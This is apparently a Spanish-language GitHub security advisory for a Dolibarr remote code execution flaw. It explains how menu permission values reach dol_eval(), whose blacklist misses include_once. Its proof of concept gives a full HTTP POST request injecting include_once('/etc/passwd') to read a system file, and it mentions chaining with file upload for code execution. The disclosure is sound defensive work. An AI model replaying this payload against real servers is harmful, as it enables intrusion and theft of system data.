GHSA-49XW-HW94-FMV2
Dolibarr tiene una vulnerabilidad de ejecución remota de código (omisión)
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-49XW-HW94-FMV2 divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
Resumen
El backend de Dolibarr ofrece la función de agregar menús y permite establecer permisos para el menú agregado:

Este es el punto de activación de la vulnerabilidad. El permiso enviado puede ser código PHP, y se ejecutará al visualizar el menú creado:
- htdocs/admin/menus/edit.php

Como se puede ver, en edit.php, si al menú creado se le asigna `$menu->perms`, se llamará al método `dol_eval()`. Siguiendo el método `dol_eval()`, podemos ver que filtra las funciones de PHP peligrosas en `$menu->perms` mediante la lista negra definida en `$forbiddenphpfunctions`:

Sin embargo, la lista negra no es exhaustiva. Por ejemplo, las funciones `include_once` y `require_once` pueden eludir fácilmente la verificación de la lista negra, lo que provoca vulnerabilidades de inclusión de archivos. Además, si la opción `allow_url_include` está habilitada en php.ini, se producirá una ejecución arbitraria de código. Lo más grave es que podemos combinarlo con la carga de archivos en `/htdocs/user/document.php?id=1&uploadform=1` para lograr una ejecución arbitraria de código más general.
Prueba de concepto
Inclusión local de archivos
(1) Primero, cree un menú y establezca "Permisos" en `include_once('/etc/passwd')` (tenga en cuenta que aquí se debe usar `''` porque `"` será detectado):
POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1
Host: 192.168.31.31
Content-Length: 210
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.31
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6
Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd
Connection: close

token=fae63868ce9c2a7eece04a49ffdbe23f&menu_handler=all&user=2&type=top&propertymainmenu=test1test&titre=test1test&url=test1test&langs=&position=100&target=&enabled=1&perms=include_once('/etc/passwd')&save=Save
